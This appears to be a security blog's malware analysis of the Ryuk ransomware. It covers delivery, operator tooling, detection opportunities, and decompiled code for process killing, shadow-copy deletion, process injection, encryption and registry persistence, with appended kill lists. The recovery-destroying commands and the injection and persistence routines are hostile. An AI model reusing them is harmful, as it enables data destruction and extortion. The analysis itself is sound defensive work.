Nice to meet you, too. My name is Ryuk.

By Axel Zengers

Published: 2021-02-26 · Archived: 2026-04-05 18:28:01 UTC

This work is a comprehensive analysis of the ransomware Ryuk. It will be break down into three parts :

- What are the Ryuk operator interested in ?
- What tactics and tools do they typically use ?
- How can defenders detect those tools or tactics ?

From Netflix to your enterprisePermalink

Ryuk is a Ransomware, responsible for a third of all ransomware attacks in 2020. Ryuk is specifically used to target enterprise environments, and specially in the recent times Big Game Hunting – going after bigger, more secure targets in tailored operations and potentially extract larger ransoms –. Like almost all ransomwares, Ryuk goal is to generate as much money as possible, in the shortest amount of time. They often succeed according to the reports, because the average ransom seems to be near $1Millions, and the highest was $34Millions in 2018.

For this, Ryuk will targets huge corporations and specially Windows assets (which represents the most part of their infrastructure). Clients and servers will (sadly) go the same way, disregarding of their version.

At the time of writing, there is no way to decrypt Ryuk Encryption. That’s because it’s the AES/RSA combo and restoring data without the keys is impossible (unless there is a failure in the implementation).

Ryuk is under constant development, new modules and functionalities are added over time.

How does it operates ?Permalink

Ryuk is most of the time delivered by TrickBot and more recently Bazar. (**), so with a phishing mail (T1566).

This two malwares are attributed to the same group

However, it was also seen to exploit accessible Remote Desktop Services on targets (T1021.001).

Ryuk can also exploit vulnerabilities like ZeroLogon or EternalBlue to propagate itself into the networks (T1210).

There is actually some works done before Ryuk is run on the victim’s infrastructure. There is an Active Directory reconnaissance (T1018) done using tools like :

- Mimikatz
- PowerShell PowerSploit
- AdFind
- Bloodhound

- PsExec

Investigating the Active Directory is also a behavior seen for TrickBot.

The goal here for Ryuk is to have enough knowledge and privileges to impact as much hosts and shares as possible, as well as estimating the victims infrastructure : A big Active Directory most of the time involves a big entreprise.

There is also instances where Cobalt Strike was used, as it sometimes comes with Bazar.

Once the Active Directory has delivered all of its secrets, Ryuk is executed.

About the delivery : Even when Emotet is involved, it actually delivers Trickbot which itself delivers Ryuk. This reinforce the accountancy between this two and the attribution to the same group : Wizard Spider

Malware AnalysisPermalink

I was able to find a Ryuk Sample (5e1e2920736e1c00104e24ee). I will describe points that seems interesting to have in mind when dealing with Ryuk, as well as how they can be detected/mitigated.

About Hermes : Ryuk is most likely built on the Hermes ransomware, which had it source code shared on various underground forums. That's why you'll see strings that relates to Hermes.

Dropping itselfPermalink

Upon launching, it copies itself in the current directory with a random 7 characters length and then launch the new file with the parameters "8 Lan" (Wake On Lan)

```
v11 = GetTickCount();
srand(v11);
v12 = &::String1;
do
{
  do
    v13 = rand() % 0xFAu;
  while ( !isalpha(v13) );
  *v12++ = v13;
}
while ( (__int64)v12 < (__int64)&qword_14016EA20 + 6 );
wcscat(&::String1, L".exe");
wcscat(NewFileName, &::String1);
if ( CopyFileW(Filename, NewFileName, 0) )
{
  wcscpy(Parameters, L"8 ");
  wcscat(Parameters, L"LAN");
}
else
{
  v36[wcslen(NewFileName)] = 97;
  CopyFileW(Filename, NewFileName, 0);
}
ShellExecuteW(0i64, 0i64, NewFileName, Parameters, 0i64, 0);
```

Anti everything[Permalink]

It then creates a thread that loop thought all running processes and services and kill those who might disturb it : like excel, backup services, virtual machine and such. The full list is in the Appendix. The goal is to make sure not file are opened in memory (T1489), as well as performing AntiVM action (T1562.001).

- `net stop` is used for services :

```
wcscpy(Parameters, L"stop \"");
wcscat(Parameters, v9[v22].lpServiceName);
wcscat(Parameters, L"\" /y");
ShellExecuteW(0i64, 0i64, L"net", Parameters, 0i64, 0);
Sleep(0x96u);
```

- `taskkill` is used for processes :

```
wcscpy(Parameters, L"/IM ");
wcscat(Parameters, pe.szExeFile);
wcscat(Parameters, L" /F");
ShellExecuteW(0i64, 0i64, L"taskkill", Parameters, 0i64, 0);
```

Detection opportunity : It's highly suspicious that a process kills a high number of processes and/or services. Maybe some legit apps do it, but this behavior can be a sign of a malware trying to setup its playground.

It will also performs anti forensics/recovery by executing various commands (T1059.003 and T1490) :

```
xor     edx, edx        ; uCmdShow
lea     rcx, CmdLine    ; "cmd /c \"WMIC.exe shadowcopy delet\""
call    cs:WinExec
xor     edx, edx        ; uCmdShow
lea     rcx, aVssadminExeDel ; "vssadmin.exe Delete Shadows /all /quiet"
call    cs:WinExec
xor     edx, edx        ; uCmdShow
lea     rcx, aBcdeditSetDefa ; "bcdedit /set {default} recoveryenabled "...
call    cs:WinExec
xor     edx, edx        ; uCmdShow
lea     rcx, aBootstatuspoli ; "bootstatuspolicy ignoreallfailures"
call    cs:WinExec
cmp     cs:dword_140032024, r12d
mov     r14d, [rbp+40h+arg_0]
jnz     short loc_140003BB0
```

Note the typo for the first command, there is a missing 'e' on 'delete'


Detection opportunity : This kind of commands are HIGHLY suspicious, and there should be a rule on the SIEM or EDR that monitor their usages. Also, having a lot of this commands executed in the same interval can be determined in a rule

Privilege Escalation[Permalink]

Ryuk will check for two privileges :

- `SEBackupPrivilege` : In order to access to any file and bypass ACL
- `SEDebugPrivilege` : In order to execute the process injection

In order to do so, Ryuk will open it current thread and retrieve the Thread Token.



It will then enable the wanted privilege with the function `AdjustTokenPrivileges` (T1134)

```
if ( !LookupPrivilegeValueW(0i64, a2, &Luid) )
{
  v5 = GetLastError();
  printf("LookupPrivilegeValue error: %u\n", v5);
  return 0i64;
}
NewState.Privileges[0].Luid = Luid;
NewState.PrivilegeCount = 1;
NewState.Privileges[0].Attributes = a3 != 0 ? 2 : 0;
if ( !AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0x10u, 0i64, 0i64) )
{
  v7 = GetLastError();
  printf("AdjustTokenPrivileges error: %u\n", v7);
  return 0i64;
}
if ( GetLastError() == 1300 )
{
  printf("The token does not have the specified privilege. \n");
  return 0i64;
}
return 1i64;
}
```

The privileges will be used on the next steps

Process Injection[Permalink]

Ryuk injects itself into multiples processes, in order to be very fast.

```
v28 = (DWORD *)&v43;
do
{
  nextProcesInListName = (const wchar_t *)&adminOwnedProcessList[127 * v4];
  if ( wcscmp(String1, nextProcesInListName)// do not inject in itself
    && wcscmp(&newFileName, nextProcesInListName)
    && v28[1] == v26                        // if process referendDomainName is NT Administrator
    && wcscmp(nextProcesInListName, L"csrss.exe")
    && wcscmp(nextProcesInListName, L"explorer.exe")
    && wcscmp(nextProcesInListName, L"lsaas.exe") )
  {
    if ( v18 && !v27 || v27 == 1 )
      goto LABEL_60;
    processInjection(*v28);
    Sleep(500u);
```

It enumerates running process (T1057)checks if the process is one of `csrss.exe` , `explorer.exe` , `lsaas.exe` or is run under NT Admin and then injects into it, using `WriteProcessMemory` and `CreateRemoteThread` (T1055).


Detection opportunity : It's pretty uncommon for a process to inject itself into another, or even writing to its memory. This kind of behavior can be detected by an EDR, or by Windows Sysmon Event ID 8, for example.

Encryption[Permalink]

The encryption (T1486) is done with the `CryptEncrypt` Windows API with AES_256.

```
CryptGenKey(a2, 0x6610u, 1u, &v31)
```

All encrypted files have the string “HERMES” at their end. It is used as a marker to know whether the file has already been encrypted. The file itself is encrypted, so there is no deletion involves and so recovery is unlikely. A file named `RyukReadMe.html` is dropped on every encrypted directory.



There is a bunch of directory that are whitelisted by the malware :

```
memsetArgs(Destination, 0, 0x3E8ui64);
wcscpy(Destination, v62.cFileName);
if ( !wcsstr(Destination, L"RyukReadMe.html")
  && !wcsstr(Destination, L"UNIQUE_ID_DO_NOT_REMOVE")
  && !wcsstr(Destination, L"boot")
  && !wcsstr(Destination, L"PUBLIC")
  && !wcsstr(Destination, L"PRIVATE")
  && !wcsstr(v4, L"\\Windows\\")
  && !wcsstr(v4, L"sysvol")
  && !wcsstr(v4, L"netlogon")
  && !wcsstr(v4, L"bin")
  && !wcsstr(v4, L"boot")
  && !wcsstr(v4, L"Boot")
  && !wcsstr(v4, L"dev")
  && !wcsstr(v4, L"etc")
  && !wcsstr(v4, L"lib")
  && !wcsstr(v4, L"initrd")
  && !wcsstr(v4, L"sbin")
  && !wcsstr(v4, L"sys")
  && !wcsstr(v4, L"vmlinuz")
  && !wcsstr(v4, L"run")
  && !wcsstr(v4, L"var") )
```

As well as :

- Chrome
- Mozilla
- Recycle.bin
- Windows
- Microsoft
- AhnLab

All encrypted files are appended the `.RYK` file extension.

Any mounted drives (T1547.001)will suffer the same fate, first by having rights :

```
strcpy(v54, "icacls \"");
*(_QWORD *)&v59[29] = 0i64;
v60 = 0;
v61 = 0;
strcpy(v59, "\" /grant Everyone:F /T /C /Q");
DrivesList = GetLogicalDrives();
for ( i = 0; i < 26; ++i )
{
  if ( ((DrivesList >> i) & 1) != 0 )
  {
    v53 = 2776122;
    v52 = i + 65;
    strcpy(CmdLine, v54);
    strcat(CmdLine, &v52);
    strcat(CmdLine, v59);
    WinExec(CmdLine, 0);
  }
}
```

And then the encryption :

```
DriveList = GetLogicalDrives_0();
if ( v6 != 8 )
{
  v12 = 0i64;
  *(__m128i *)Source = _mm_load_si128((const __m128i *)&xmmword_140016E00);
  v57 = 1;
  v58 = 6i64;
  do
  {
    if ( v6 == 2 )
    {
      for ( k = 0; k < 26; ++k )
      {
        if ( ((DriveList >> k) & 1) != 0 )
        {
          dword_14016A1D2 = 58;
          String = k + 65;
          if ( (unsigned int)H_GetDriveTypeW(&String) == *(_DWORD *)&Source[2 * v12] )
            encryptionRoutine(&String, 1i64, CryptoServiceProvider, qword_14016E5E8);
          if ( v12 == 6 )
            encryptionRoutine(&String, 1i64, CryptoServiceProvider, qword_14016E5E8);
        }
      }
```

Ryuk will also scan the ARP table in order to find any files or folders in remote hosts. (T1016)

```
SizePointer = 0;
GetIpNetTable(0i64, &SizePointer, 1);
v1 = (struct _MIB_IPNETTABLE *)VirtualAlloc(0i64, SizePointer, 0x1000u, 4u);
GetIpNetTable(v1, &SizePointer, 1);
v2 = VirtualAlloc(0i64, 24i64 * v1->dwNumEntries, 0x1000u, 4u);
GlobalAlloc(0x40u, 0x4000ui64);
v3 = 0;
if ( v1->dwNumEntries )
{
  v4 = (int *)&v1->table[0].dwAddr;
  do
  {
```

Persistence[Permalink]

Create a registry key named ‘svchos’ on the famous `HKEY\_CURRENT\_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run` registry (T1547.001)with the full path of the executable using `cmd.exe` (T1059.003)

```
GetWindowsDirectoryW(Buffer, 0x64u);
wcscat(Buffer, L"\\System32\\cmd.exe");
v2 = checkIfWow64();
if ( a1 == 1 )
{
  GetModuleFileNameW(0i64, Filename, 0x140u);
  v3 = *(_OWORD *)L"DD \"HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\" /v \"svchos\" /t REG_SZ /d \"";
  Parameters[0] = *(_OWORD *)L"/C REG ADD \"HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\" /v \""
                  "svchos\" /t REG_SZ /d \"";
```

Detection opportunity : This registry is a well known location for persistence. A rule can be easily setup to monitor any suspicious addition.

What's next ?Permalink

Wizard Spider seems to have built an ecosystem of malware, and still continues to develop it, with the addition to Conti, a new ransomware. Some reports seems to indicate that Conti is a new version of Ryuk. Maybe that's a question I will tackle during another analysis. For now, Ryuk is still going, and should be kept in mind.

AppendixPermalink

Blacklisted ProcessPermalink

```
 - virtual
- vmcomp
- vmwp
- veeam
- backup
- Backup
- xchange
- sql
- dbeng
- sofos
- calc
- ekrn
- zoolz
- encsvc
- excel
- firefoxconfig
- infopath
- msaccess
- mspub
- mydesktop
- ocautoupds
- ocomm
- ocssd
- onenote
- oracle
- outlook
- powerpnt
- sqbcoreservice
- steam
- synctime
- tbirdconfig
- thebat
- thunderbird
- visio
- word
- xfssvccon
```

```
- tmlisten
- PccNTMon
- CNTAoSMgr
- Ntrtscan
- mbamtray
```

Blacklisted ServicesPermalink

```
 - vmcomp
- vmwp
- veeam
- Back
- xchange
- ackup
- acronis
- sql
- Enterprise
- Sophos
- Veeam
- AcrSch
- Antivirus
- Antivirus
- bedbg
- DCAgent
- EPSecurity
- EPUpdate
- Eraser
- EsgShKernel
- FA_Scheduler
- IISAdmin
- IMAP4
- MBAM
- Endpoint
- McShield
- task
- mfemms
- mfevtp
- mms
- MsDts
- Exchange
- ntrt
- PDVF
- POP3
- Report
- RESvc
- sacsvr
```

```
- SAVAdmin
- SamS
- SDRSVC
- SepMaster
- Monitor
- Smcinst
- SmcService
- SMTP
- SNAC
- swi
- CCSF
- TrueKey
- tmlisten
- UI0Detect
- W3S
- WRSVC
- NetMsmq
- ekrn
- EhttpSrv
- ESHASRV
- AVP
- klnagent
- wbengine
- KAVF
- mfefire
```

Source: https://4rchib4ld.github.io/blog/NiceToMeetYouRyuk/